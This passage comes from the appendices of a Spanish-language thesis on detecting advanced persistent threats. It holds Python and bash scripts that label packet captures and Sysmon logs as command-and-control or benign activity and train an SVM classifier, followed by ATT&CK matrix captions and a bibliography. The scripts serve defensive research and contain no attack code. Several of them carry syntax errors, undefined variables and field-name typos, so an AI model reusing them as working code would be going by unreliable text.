            checksum = number
        else:
            comments_file.write(final_line)
            checksum = number
    return None

def main():
    logfile_path = sys.argv[1]
    packets = rdpcap(logfile_path)
    initial_file_path = './commentsInitial.txt'
    specific_ip = []
    specific_ip.append("10.0.0.13")
    specific_ip.append("10.80.80.11")
    specific_c2_packets, benign_packets = initial_classification(packet, specific_ip, initial_file_path
    )
    report_raw = open(sys.argv[2], 'r')
    report_file = json.load(report_raw)
    report_file_path = './commentsReport.txt'
    report_classification(specific_c2_packets, report_file, report_file_path)
    final_comments_path = './commentsFinal.txt'
    merge_comments_files(initial_file_path, report_comments_path, final_comments_path)
    separate_comments(final_comments_path)

if __name__ == "__main__":
    main()
```

Anexo B.2: commentsGenerator.py

B.3. generateCSVred

```
#!/bin/bash
fileName='./fields.txt'
if [ -f "$fileName" ]; then
        concatString=""
        while read line; do
                concatString+="-e $line "
        done < $fileName
        tshark -r ./dayone/finaldayone.pcap -T fields -E separator='+' $concatString > Dataset1.csv
        tshark -r ./daytwo/finaldaytwo.pcap -T fields -E separator='+' $concatString > Dataset2.csv
        cp Dataset1.csv Dataset1.orig.csv
        cat Dataset2.csv >> Dataset1.csv
        mv Dataset1.csv finalDatasetNet.csv
fi
```

Anexo B.3: generateCSVred

B.4. trainModel.py

```
import matplotlib.pyplot as plt
import os
import pandas as pd
import seaborn as sns
from sklearn.metrics import accuracy_score, confusion_matrix
from sklearn.model_selection import train_test_split
from sklearn.svm import SVC

data = pd.read_csv(sys.argv[1], sep="+", low_memory=False, header=None)
data.fillna(0, inplace=True)
hex_columns = [2, 5, 6, 9, 16, 23]
for col in hex_columns:
    data.iloc[:, col] = data.iloc[:, col].apply(lambda x: int(x, 16) if x !=0 else x)

nsamples = [500, 1000, 2500, 5000, 10000, 25000, 50000, 100000, 150000, 200000]
reports = [] #samples, accuracy, confusion matrix
for samples in nsamples:
    grupos = data.groupby(data.iloc[:, 0])
    muestras = []
    n_filas_por_grupo = samples // len(grupos)
    for nombre_grupo, grupo in grupos:
        if nombre_grupo == 'Benign':
            muestras.append(grupo.sample(n=n_filas_por_grupo, random_state=42))
        else:

            muestras.append(grupo.sample(n=n_filas_por_grupo, replace=True, random_state=42))
        df_muestreo_balanceado = pd.concat(muestras)
        df_muestreo_balanceado = df_muestreo_balanceado.sample(frac=1, random_state=42)
        df_muestreo_balanceado = df_muestreo_balanceado.reset_index(drop=True)
        X = df_muestreo_balanceado.iloc[:, 1:]
        y = df_muestreo_balanceado.iloc[:, 0]
```

```
32          X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, stratify=y,
    random_state=42)
33          model = SVC(C=1, kernel='rbf', gamma=0.0001, random_state=42)
34          model.fit(X_train, y_train)
35          y_pred = model.predict(X_test)
36          accuracy = accuracy_score(y_test, y_pred)
37          print(f"N_samples: {samples}, Accuracy: {accuracy * 100}")
38          matriz_confusion = confusion_matrix(y_test, y_pred)
39          reports.append((samples, accuracy, matriz_confusion))
```

Anexo B.4: trainModel.py

B.5. sysmonLabeler.py

```
1  import csv
2  from datetime import datetime
3  import json
4  import os
5
6  def checkTime(start, end, current):
7    if(start <= current <= end):
8      return True
9    else:
10     return False
11
12 def check_agent(log, agent_name):
13   for value in log['Event']['EventData']:
14     if agent_name in str(log['Event']['EventData'][value]):
15       return True
16
17   return False
18
19 def initial_classification(log_array, report_file)
20     processed_logs = []
21     agent_name = report_file['host_group']['paw']
22     other_id = [3, 5, 11, 12, 13, 22]
23
24     for step in report_file['steps'][agent_name]['steps'][:-1]:
25
26       malicious_pid = []
27       start_time = datetime.strptime(step['agent_reported_time'], "%Y-%m-%dT%H:%M:%SZ")
28       end_time = datetime.strptime(step['run'], "%Y-%m-%dT%H:%M:%SZ")
29       malicious_pid.append(step['pid'])
30       label = step['attack']['technique_id']
31
32       print(start_time, end_time, label)
33
34       for pid in malicious_pid:
35         for log in log_array:
36           log_time = datetime.strptime(log['Event']['EventData']['UtcTime'], "%Y-%m-%d %H:%M:%S.%f")
37           event_id = log['Event']['System']['EventID']
38           data = log ['Event']['EventData']
39
40           if(event_id == 1 and checkTime(start_time, end_time, log_time)):
41             if(data['ProcessId'] == pid):
42               malicious_pid.append(data['ParentProcessId'])
```

```
43                processed_logs.append((log, label))
44                log_array.remove(log)
45                print(log_time, pid, event_id)
46
47              elif(data['ParentProcessId'] == pid):
48                malicious_pid.append(data['ProcessId'])
49                processed_logs.append((log, label))
50                log_array.remove(log)
51                print(log_time, pid, event_id)
52
53            if(event_id == 8 and checkTime(start_time, end_time, log_time)):
54              if(data['SourceProcessId'] == pid):
55                malicious_pid.append(data['TargetrocessId'])
56                processed_logs.append((log, label))
57                log_array.remove(log)
58                print(log_time, pid, event_id)
59
60              elif(data['TargetProcessId'] == pid):
61                malicious_pid.append(data['SourceProcessId'])
62                processed_logs.append((log, label))
63                log_array.remove(log)
64                print(log_time, pid, event_id)
65
66            if(event_id in other_id and checkTime(start_time, end_time, log_time)):
67              if(data['ProcessId'] == pid):
68                processed_logs.append((log, label))
69                log_array.remove(log)
70                print(log_time, pid, event_id)
71    return processed_logs, log_array
72
73 def final_classification(log_array, processed_logs, agent_name)
74    another_pid = []
75    label = "T1071.001"
76    for log in log_array:
77      if (check_agent(log, agent_name)):
78        if(log['Event']['System']['EventID'] == 1):
79          another_pid.append(log['Event']['EventData']['ProcessId'])
80          another_pid.append(log['Event']['EventData']['ParentProcessId'])
81          processed_logs.append((log, label))
82          log_array.remove(log)
83        elif(log['Event']['System']['EventID'] == 8):
84          another_pid.append(log['Event']['EventData']['SoruceProcessId'])
85          another_pid.append(log['Event']['EventData']['TargetProcessId'])
86          processed_logs.append((log, label))
87          log_array.remove(log)
88        else:
89          another_pid.append(log['Event']['EventData']['ProcessId'])
90          processed_logs.append((log, label))
91          log_array.remove(log)
92
93    for pid in set(another_pid):
94      for log in log_array:
95        event_id = log['Event']['System']['EventID']
96        if(event_id != 4 and event_id != 255 and event_id != 225 and event_id != 1 and event_id != 8):
97          if(log['Event']['EventData']['ProcessId'] == pid):
98            print(pid, event_id, log['Event']['EventData']['ProcessId'])
99            processed_logs.append((log, label))
100           log_array.remove(log)
101
```

```
    for log in log_array:
      label = "Benign"
      processed_logs.append((log, label))

    return processed_logs

def generate_dataset(processed_logs, file_path):

    max_fields = 0
    for log, label in processed_logs:
      event_data = log['Event']['EventData']
      max_fields = max(max_fields, len(event_data))

    with open(file_path, 'w', newline='') as csvfile:
        writer = csv.writer(csvfile)

        # Write each log data with padding
        for log, label in processed_logs:
          event_id = log['Event']['System']['EventID']
          event_data = log['Event']['EventData']

          # Create a list with event data and padding
          data_with_padding = [label, event_id]
          for data in event_data:
            data_with_padding.append(event_data[data])
          for i in range(max_fields - len(data_with_padding) + 2):
            data_with_padding.append(0)
          writer.writerow(data_with_padding)
    return None


def main():
    logfile_path = sys.argv[1]
    log_raw = open(logfile_path, 'r')
    raw_lines = list(log_raw)
    log_raw.close()
    json_object = open('./separatedJSON/record1.json', 'w')
    for idx, raw_line in enumerate(raw_lines):
      if(raw_line.startswith('Record') and idx != 0):
        json_object.close()
        record = raw_line.strip().split(' ')[1]
        json_object = open(f"./separatedJSON/record{record}.json", 'w')
      elif(idx == 0):
        continue
      else:
        json_object.write(raw_line)
    json_object.close()
    log_array = []
    for filename in os.listdir('./separatedJSON/'):
      if filename.endswith('.json'):
        file_path = os.path.join('./separatedJSON', filename)

        with open(file_path, 'r') as f:
          data = json.load(f)

        log_array.append(data)

    report_file_path = sys.argv[2]
    report_raw = open(report_file_path, 'r')
```

```
161     report_file = json.load(report_raw)
162     report_raw.close()
163     processed_logs, log_array = initial_classification(log_array, report_file)
164     agent_name = log['host_group']['exe_name']
165     processed_logs = final_classification(log_array, processed_logs, agent_name)
166     generate_dataset(processed_logs, sys.argv[3])
167 
168 if __name__ == "__main__":
169     main()
```

Anexo B.5: sysmonLabeler.py

Apéndice C

Matrices MITRE ATT&CK®





Figura C.1: Matriz ATT&CK de APT29 [35]

Figura C.2: Matriz ATT&CK correspondiente al Escenario 1 [35]

Figura C.3: Matriz ATT&CK correspondiente al Escenario 2 [35]

Apéndice D

Matrices confusión






Figura D.1: Matrices de confusión para cada tamaño de *subdataset*

Bibliografía

[1] C. Cortes y V. Vapnik, "Support-vector networks," *Machine learning*, vol. 20, págs. 273-297, 1995.

[2] L. P. Kaelbling, M. L. Littman y A. W. Moore, "Reinforcement learning: A survey," *Journal of artificial intelligence research*, vol. 4, págs. 237-285, 1996.

[3] K. Lyytinen, L. Mathiassen y J. Ropponen, "A framework for software risk management," *Journal of Information Technology*, vol. 11, n.º 4, págs. 275-285, 1996.

[4] T. M. Mitchell, "Artificial neural networks," *Machine learning*, vol. 45, n.º 81, pág. 127, 1997.

[5] J. Cervantes, X. Li, W. Yu y K. Li, "Support vector machine classification for large data sets via minimum enclosing ball clustering," *Neurocomputing*, vol. 71, n.º 4-6, págs. 611-619, 2008.

[6] B. Hughes y 1. Cotterell Mike, *Software project management*, eng, 5th ed. London: McGraw-Hill, 2009, ISBN: 978-0-07-712279-9.

[7] J. J. Davis y A. J. Clark, "Data preprocessing for anomaly based network intrusion detection: A review," *computers & security*, vol. 30, n.º 6-7, págs. 353-375, 2011.

[8] K. P. Murphy, *Machine learning: a probabilistic perspective*. MIT press, 2012.

[9] H.-J. Liao, C.-H. R. Lin, Y.-C. Lin y K.-Y. Tung, "Intrusion detection system: A comprehensive review," *Journal of Network and Computer Applications*, vol. 36, n.º 1, págs. 16-24, 2013.

[10] S. W. A.-H. Baddar, A. Merlo, M. Migliardi et al., "Anomaly detection in computer networks: A state-of-the-art review.," *J. Wirel. Mob. Networks Ubiquitous Comput. Dependable Appl.*, vol. 5, n.º 4, págs. 29-64, 2014.

[11] R. Brewer, "Advanced persistent threats: minimising the damage," *Network security*, vol. 2014, n.º 4, págs. 5-9, 2014.

[12] P. Chen, L. Desmet y C. Huygens, "A study on advanced persistent threats," en *Communications and Multimedia Security: 15th IFIP TC 6/TC 11 International Conference, CMS 2014, Aveiro, Portugal, September 25-26, 2014. Proceedings 15*, Springer, 2014, págs. 63-72.

[13] D. Chismon y M. Ruks, "Threat intelligence: Collecting, analysing, evaluating," *MWR InfoSecurity Ltd*, vol. 3, n.º 2, págs. 36-42, 2015.

[14] H. Liu, A. Gegov y M. Cocea, *Rule based systems for big data: a machine learning approach*. Springer, 2015, vol. 13.

[15] B. Heung, H. C. Ho, J. Zhang, A. Knudby, C. E. Bulmer y M. G. Schmidt, "An overview and comparison of machine-learning techniques for classification purposes in digital soil mapping," *Geoderma*, vol. 265, págs. 62-77, 2016.

[16] S. J. Russell y P. Norvig, *Artificial intelligence: a modern approach*. Pearson, 2016.

[17] T. W. Edgar y D. O. Manz, *Research methods for cyber security*. Syngress, 2017.

[18] B. E. Strom, A. Applebaum, D. P. Miller, K. C. Nickels, A. G. Pennington y C. B. Thomas, "Mitre att&ck: Design and philosophy," en *Technical report*, The MITRE Corporation, 2018.

[19] A. Alshamrani, S. Myneni, A. Chowdhary y D. Huang, "A survey on advanced persistent threats: Techniques, solutions, challenges, and research opportunities," *IEEE Communications Surveys & Tutorials*, vol. 21, n.º 2, págs. 1851-1877, 2019.

[20] M. Hatada, M. Scholl et al., "An Empirical Study on Flow-based Botnet Attacks Prediction," *NIST Technical Note*, vol. 2111, págs. 1-18, 2020.

[21] S. Myneni, A. Chowdhary, A. Sabur et al., "DAPT 2020-constructing a benchmark dataset for advanced persistent threats," en *Deployable Machine Learning for Security Defense: First International Workshop, MLHat 2020, San Diego, CA, USA, August 24, 2020, Proceedings 1*, Springer, 2020, págs. 138-163.

[22] B. Stojanović, K. Hofer-Schmitz y U. Kleb, "APT datasets and attack modeling for automated detection methods: A review," *Computers & Security*, vol. 92, pág. 101 734, 2020. dirección: https://www.sciencedirect.com/science/article/pii/S0167404820300213.

